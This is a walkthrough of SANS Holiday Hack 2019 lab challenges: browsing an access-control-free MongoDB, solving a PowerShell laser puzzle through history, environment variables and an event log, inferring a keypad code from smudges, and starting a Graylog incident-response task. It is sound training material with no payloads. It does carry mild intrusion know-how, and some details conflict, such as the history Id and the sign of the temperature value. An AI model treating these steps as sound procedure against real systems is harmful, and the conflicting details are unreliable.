MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten]
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not
enabled for the database.
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten] **          Read and write access
to data and configuration is unrestricted.
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten]
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten]
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transpa
rent_hugepage/enabled is 'always'.
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten] **        We suggest setting it to
 'never'
2019-12-25T04:21:26.231+0000 I CONTROL  [initandlisten]
> show dbs
admin  0.000GB
elfu   0.000GB
local  0.000GB
test   0.000GB
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find({})
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts()
;displaySolution(); **" }
>
```

However, before we get the final solution, I wonder what else is in here…

```
> use test
switched to db test
> show collections
redherring
> db.redherring.find({})
{ "_id" : "This is not the database you're looking for." }
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.bait.find({})
{ "_id" : "Gait" }
> db.chum.find({})
{ "_id" : "Yum!" }
> db.tackle.find({})
{ "_id" : "Mackerel?" }
> db.tincan.find({})
{ "_id" : "SARDINES" }
```

Some more interesting stuff…



Well ok, we took a look around. Now let's enter the final command: `db.loadServerScripts();displaySolution();`

```
> db.solution.find({})
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts()
;displaySolution(); **" }
> db.loadServerScripts();displaySolution();
```

And..

You have completed the Mongo Pilfer challenge!

Achievement - Xmas Cheer Laser

This challenge is found in Hermey Hall: Laboratory and interacting with Sparkle Redberry will introduce this challenge.

I'm Sparkle Redberry and Imma chargin' my laser!
Problem is: the settings are off.
Do you know any PowerShell?
It'd be GREAT if you could hop in and recalibrate this thing.
It spreads holiday cheer across the Earth ...
... when it's working!

This was a fun one! You can begin the challenge by clicking on the "Xmas Cheer Laser" terminal icon.

```
WARNING: ctrl-c is restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

*************************************************************
*                                                           *
* Elf University Student Research Terminal - Christmas Cheer Laser Project *
* ------------------------------------------------------------------------- *
* The research department at Elf University is currently working on a top-secret *
* Laser which shoots laser beams of Christmas cheer at a range of hundreds of *
* miles. The student research team was successfully able to tweak the laser to *
* JUST the right settings to achieve 5 Mega-Jollies per liter of laser output. *
* Unfortunately, someone broke into the research terminal, changed the laser *
* settings through the Web API and left a note behind at /home/callingcard.txt. *
* Read the calling card and follow the clues to find the correct laser Settings. *
* Apply these correct settings to the laser using it's Web API to achieve laser *
* output of 5 Mega-Jollies per liter.                       *
*                                                           *
* Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info. *
*                                                           *
*************************************************************

PS /home/elf>
```

https://www.youtube.com/watch?v=0ds0wYpc1eM&t=28

The first thing you notice is **you're locked into a PowerShell prompt**, so time to brush up on PowerShell.
Let's take a look at the API:

```
*                                                           *
* Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info. *
*                                                           *
*************************************************************

PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Wed, 25 Dec 2019 20:08:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
-----------------------------------------------------
Christmas Cheer Laser Project Web API
-----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----------------------------------------------------
</pre>
</body>
</html>
PS /home/elf>
```

```
(Invoke-WebRequest -Uri http://localhost:1225/).RawContent
```

With the API we can set the proper settings if we know what values to use. To solve this challenge the laser must be set back to the right settings and we need to find the correct:

1. angle value
2. refraction value
3. temperature value
4. gas value

Now let's take a look at /home/callingcard.txt:

```
PS /home/elf> Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

```
Get-Content /home/callingcard.txt
```

Our first clue is here: *"Could commands hold riddles in hist'ry?"*. We need to inspect the PowerShell command history.

```
PS /home/elf> Get-History

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a com…
  10 Get-Content /home/callingcard.txt

PS /home/elf>
```

```
Get-History
```

We see "`Id 6`" holds the correct **angle** value we need of **65.5**, so we have our first value!

```
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/angle?val=65.5).RawContent
```

The next clue is looking at "`Id 9`" in the `Get-History` list.

```
PS /home/elf> Get-History -Id 9

  Id CommandLine
  -- -----------
   9 I have many name=value variables that I share to applications system wide. At a command…

PS /home/elf> Get-History -Id 9 | fl

Id                 : 9
CommandLine        : I have many name=value variables that I share to applications system
                     wide. At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus    : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime   : 11/29/19 4:57:16 PM
Duration           : 00:00:00.6090308
```

```
Get-History -Id 9
Get-History -Id 9 | fl
```

This sounds like a reference to environment variables, so let's look at those using PowerShell:

```
PS /home/elf> Set-Location Env:
PS Env:/> Get-ChildItem

Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       d8257dd39f59
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bi…
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/Mod…
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/shar…
PWD                            /home/elf
RESOURCE_ID                    3c43078a-566f-4f10-bbbc-7b52c101fdb7
riddle                         Squeezed and compressed I am hidden away. Expand me from …
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
USERDOMAIN                     laserterminal
userdomain                     laserterminal
username                       elf
USERNAME                       elf

PS Env:/> Get-ChildItem riddle | fl

Name  : riddle
Value : Squeezed and compressed I am hidden away. Expand me from my prison and I will
        show you the way. Recurse through all /etc and Sort on my LastWriteTime to
        reveal im the newest of all.
```

```
Set-Location Env:
Get-ChildItem
Get-ChildItem riddle | fl
```

We need to list recursively all files in `/etc` and find the file with the most recent LastWriteTime:

```
PS /> Get-ChildItem -Recurse /etc -ErrorAction 'silentlycontinue' | Sort-Object LastWriteT
ime | Select-Object -Last 1


    Directory: /etc/apt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/25/19  4:04 PM        5662902 archive

PS />
```

```
Set-Location /etc
Get-ChildItem -Recurse /etc -ErrorAction 'silentlycontinue' | Sort-Object LastWriteTime | Select-Object -Last 1
```

We find a file called `archive`. Let's try to uncompress it.

```
PS /etc> Expand-Archive -Path /etc/apt/archive -DestinationPath /tmp
PS /etc> Set-Location /tmp
PS /tmp> Get-ChildItem -Force | Sort-Object LastWriteTime | Select-Object -Last 1


    Directory: /tmp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/25/19  5:00 PM                refraction

PS /tmp> Set-Location /tmp/refraction/
PS /tmp/refraction> Get-ChildItem -Force


    Directory: /tmp/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/7/19 11:57 AM            134 riddle
------          11/5/19  2:26 PM        5724384 runme.elf
```

```
Expand-Archive -Path /etc/apt/archive -DestinationPath /tmp
Set-Location /tmp
Get-ChildItem -Force | Sort-Object LastWriteTime | Select-Object -Last 1
```

Now let's `chmod` and run the `./runme.elf`:

```
PS /tmp/refraction> Get-ChildItem -Force


    Directory: /tmp/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/7/19 11:57 AM            134 riddle
------          11/5/19  2:26 PM        5724384 runme.elf

PS /tmp/refraction> chmod 755 ./runme.elf
PS /tmp/refraction> ./runme.elf
refraction?val=1.867
PS /tmp/refraction>
```

```
Get-ChildItem -Force
chmod 755 ./runme.elf
./runme.elf
```

We now have the correct **refraction** value of 1.867

```
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/refraction?val=1.867).RawContent
```

Our next clue is in the `riddle` file that's also here:

```
PS /tmp/refraction> Get-ChildItem -Force


    Directory: /tmp/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/7/19 11:57 AM            134 riddle
------          11/5/19  2:26 PM        5724384 runme.elf

PS /tmp/refraction> Get-Content ./riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 i
dentity:

25520151A320B5B0D21561F92C8F6224
```

```
Get-ChildItem -Force
Get-Content ./riddle
```

In the `/home/elf` there is a directory called *depths* which has a huge nested directory structure of files. This clue states we need to recurse that directory structure and find the file with this md5 hash: `25520151A320B5B0D21561F92C8F6224`

```
PS /home/elf/depths> Get-ChildItem -Recurse -File -Force -Path *.txt | Get-FileHash -Algor
ithm MD5 | Select-Object Hash,Path | Select-String -Pattern '25520151A320B5B0D21561F92C8F6
224'

@{Hash=25520151A320B5B0D21561F92C8F6224; Path=/home/elf/depths/produce/thhy5hll.txt}

PS /home/elf/depths>
```

```
Set-Location /home/elf/depths
Get-ChildItem -Recurse -File -Force -Path *.txt | Get-FileHash -Algorithm MD5 | Select-Object Hash,Path | Select-String -
Pattern '25520151A320B5B0D21561F92C8F6224'
```

We find a file at `/home/elf/depths/produce/thhy5hll.txt` that matches the md5 hash value. Let's view it.

```
PS /home/elf/depths> Get-Content /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding me will give you the most strength but doing so will require Piping all the FullNa
me's to Sort Length.
PS /home/elf/depths>
```

```
Get-Content /home/elf/depths/produce/thhy5hll.txt
```

We now have the correct **temperature** value of 33.5

```
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/temperature?val=33.5).RawContent
```

We just need one more value, gas, and the clue is shown in the screenshot above. We need to recurse the `/home/elf/depths` directory structure and find the file with the longest FullName attribute

```
PS /home/elf/depths> Get-ChildItem -Recurse -File -Force | Select-Object {$_.fullname.leng
th},Fullname | Sort-Object -Property {$_.fullname.length} | select-Object -Last 1 | fl

$_.fullname.length : 388
FullName           : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chai
                     r/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/exp
                     lore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/pot
                     atoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubb
                     ed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/bec
                     ome/accident/labor/sail/dropped/fox/0jhj5xz6.txt


PS /home/elf/depths> Get-Content /home/elf/depths/larger/cloud/behavior/beauty/enemy/produ
ce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/w
herever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/
adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is
/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me you're
 skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf/depths>
```

```
Get-ChildItem -Recurse -File -Force | Select-Object {$_.fullname.length},Fullname | Sort-Object -Property {$_.fullname.length}
| select-Object -Last 1 | fl
Get-Content
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasi
onally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/bu
rn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0j
hj5xz6.txt
```

The next clue is we need to stop those 4 processes (designated by: bushy, alabaster, minty, holly) in that particular order and then check the directory `/shall/see`. Note that bushy, alabaster, minty and holly refer to the **user running the process**, not the process name. So, we'll need to list processes with the *IncludeUserName* property.

```
PS /home/elf/depths> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     26.85     1.56       6 root                          CheerLaserServi
    161.25    55.09      31 elf                           elf
      3.55     0.03       1 root                          init
      0.82     0.00      24 bushy                         sleep
      0.72     0.00      26 alabaster                     sleep
      0.77     0.00      27 minty                         sleep
      0.80     0.00      29 holly                         sleep
      3.28     0.00      30 root                          su

PS /home/elf/depths> Stop-Process Id 24
PS /home/elf/depths> Stop-Process Id 26
PS /home/elf/depths> Stop-Process Id 27
PS /home/elf/depths> Stop-Process Id 29
PS /home/elf/depths> Set-Location /shall/
PS /shall> Get-ChildItem


    Directory: /shall

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/25/19  6:35 PM            149 see

PS /shall> Get-Content ./see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thi
ng will be in the Properties of the lonely unique event Id.
PS /shall>
```

```
Get-Content Get-Process -IncludeUserName
Stop-Process Id 24
Stop-Process Id 26
Stop-Process Id 27
Stop-Process Id 29
Set-Location /shall/
Get-ChildItem
Get-Content /shall/see
```

This leads to another clue where we need to find an .xml file somewhere in the /etc directory structure and then examine the XML looking for a unique event Id in the Properties tag

```
PS /etc> Get-ChildItem -Recurse -File -Force -Path *.xml -ErrorAction 'silentlycontinue'


    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml

PS /etc>
```

```
Set-Location /etc
Get-ChildItem -Recurse -File -Force -Path *.xml -ErrorAction 'silentlycontinue'
```

We find the file at `/etc/systemd/system/timers.target.wants/EventLog.xml`
Now we need to parse it looking for a unique event Id

```
PS /home/elf> [xml]$xml = Get-Content -Path "/etc/systemd/system/timers.target.wants/Event
Log.xml"
PS /home/elf> $xml.Objs.Obj.Props.I32 | Group-Object -Property '#text' | Sort-Object -Prop
erty Count

Count Name                      Group
----- ----                      -----
    2 1                         {I32, I32}
    4 4                         {I32, I32, I32, I32}
   19 4168                      {I32, I32, I32, I32…}
   78 2                         {I32, I32, I32, I32…}
   89 4216                      {I32, I32, I32, I32…}
   97 6652                      {I32, I32, I32, I32…}
  108 5264                      {I32, I32, I32, I32…}
  160 6648                      {I32, I32, I32, I32…}
  196 6                         {I32, I32, I32, I32…}
  358 3                         {I32, I32, I32, I32…}
  859 6640                      {I32, I32, I32, I32…}
 1116 1960                      {I32, I32, I32, I32…}
 1810 5                         {I32, I32, I32, I32…}

PS /home/elf> Get-Content -Path "/etc/systemd/system/timers.target.wants/EventLog.xml" | S
elect-String '"Id">1<' -Context 1,200 | Out-Host -Paging
```

```
[xml]$xml = Get-Content -Path "/etc/systemd/system/timers.target.wants/EventLog.xml"
$xml.Objs.Obj.Props.I32 | Group-Object -Property '#text' | Sort-Object -Property Count
Get-Content -Path "/etc/systemd/system/timers.target.wants/EventLog.xml" | Select-String '"Id">1<' -Context 1,200 | Out-Host -
Paging
```

Performing the query on the XML shows that event Id 1 had the fewest count. The next PowerShell command will retrieve the first 200 lines of event Id 1.

```
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">Microsoft Corporation</S>
              </Props>
            </Obj>
            <Obj RefId="18015">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">PowerShell.EXE</S>
              </Props>
            </Obj>
            <Obj RefId="18016">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-c "`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n
Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"</S>
              </Props>
            </Obj>
            <Obj RefId="18017">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">C:\</S>
              </Props>
            </Obj>
            <Obj RefId="18018">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">ELFURESEARCH\allservices</S>
              </Props>
            </Obj>
            <Obj RefId="18019">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <G N="Value">ba5c6bbb-5b9c-5dc4-0000-0020f55ca900</G>
              </Props>
            </Obj>
            <Obj RefId="18020">
<SPACE> next page; <CR> next line; Q quit
```

Scrolling through the tags, we find that one of the <Props> tag sections has the **gas** value we're looking for:
O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9

```
$gaspost = "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9"
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $gaspost).RawContent
```

Now we have all the values to set the laser back to the correct settings. Adding a command to turn off the laser first, set the right 4 settings, then turn it back on and check the output - here is the final sequence that solves the challenge:


```
(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/angle?val=65.5).RawContent
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/refraction?val=1.867).RawContent
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/temperature?val=-33.5).RawContent
$gaspost = "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9"
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $gaspost).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
```

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:24:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 33

Christmas Cheer Laser Powered Off
PS /home/elf> (Invoke-WebRequest -Uri http://127.0.0.1:1225/api/angle?val=65.5).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:24:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 77

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://127.0.0.1:1225/api/refraction?val=1.867).RawC
ontent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:24:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87

Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://127.0.0.1:1225/api/temperature?val=-33.5).Raw
Content
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:22:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 82

Updated Laser Temperature - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> $gaspost = "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9"
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $ga
spost).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:22:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:22:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 32

Christmas Cheer Laser Powered On
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Thu, 26 Dec 2019 01:22:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200

Success! - 6.85 Mega-Jollies of Laser Output Reached!


PS /home/elf>
```

```
You have completed the Xmas Cheer
Laser challenge!
```

Achievement - Frosty Keypad

This challenge is found in the east Quad area and interacting with Tangle Coalbox will introduce this challenge



Hey kid, it's me, Tangle Coalbox.
I'm sleuthing again, and I could use your help.
Ya see, this here number lock's been popped by someone.
I think I know who, but it'd sure be great if you could open this up for me.
I've got a few clues for you.

1. *One digit is repeated once.*
2. *The code is a prime number.*
3. *You can probably tell by looking at the keypad which buttons are used.*

This keypad protects the Dorm area and you cannot enter the Dorm until you solve this keypad challenge. It is also accessible directly at https://keypad.elfu.org

You can begin the challenge by clicking on the "Frosty Keypad" icon next to Tangle Coalbox.

By looking at the keypad, we can see based on the large smudges that keys 1, 3, 7, CLEAR and ENTER are used most often, so the code should be some combination of the numbers 1, 3 and 7. We know from Tangle Coalbox that one number is repeated once and the complete code must be a prime number.

Since many keypads default to a 4-digit pin, 1337 (leet) seems like a good guess. It has one repeating number, but unfortunately it's not a prime number being divisible by 7. However, its reverse 7331 is a prime!

Entering this valid code unlocks the Dorm area and you can now enter.

```
You have completed the Frosty Keypad
challenge!
```


Achievement - Graylog

This challenge is found in the Dorm area and interacting with Pepper Minstix will introduce this challenge.


Normally I'm jollier, but this Graylog has me a bit mystified.
Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala.
Some Elf U computers were hacked, and I've been tasked with performing incident response.
Can you help me fill out the incident response report using our instance of Graylog?
It's probably helpful if you know a few things about Graylog.
Event IDs and Sysmon are important too. Have you spent time with those?
Don't worry - I'm sure you can figure this all out for me!
Click on the All messages Link to access the Graylog search interface!
Make sure you are searching in all messages!
The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner. Login with the username elfustudent and password elfustudent.

You can begin the challenge by clicking on the "Graylog" terminal icon or you access it directly via https://incident.elfu.org/ and https://graylog.elfu.org/. (Note: The incident report alone can also be accessed directly at https://report.elfu.org)


The graylog URL will take you to the Graylog website where you will be prompted to enter credentials. Entering the credentials provided by Pepper Minstix will take you to the main page:



From here, click on the "All messages" link and this will bring you to the search page:



For now, select in the upper left to "Search in all messages" and in the query field just enter a "*" and click the green search button.




This will get you started with seeing something in the messages window. From here you can start to fine tune your searches.

Question 1:
Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

You can start by searching for "minty firefox.exe" and this will get you on your way. I found it very helpful in making output clearer to **uncheck the "message" field** on the left field list and to check/enable the following if you have a wide enough screen:

- DestinationHostname
- DestinationIp
- EventID
- ParentProcessCommandLine
- ParentProcessImage
- ProcessImage
- source
- SourceHostname
- TargetFilename
- UserAccount

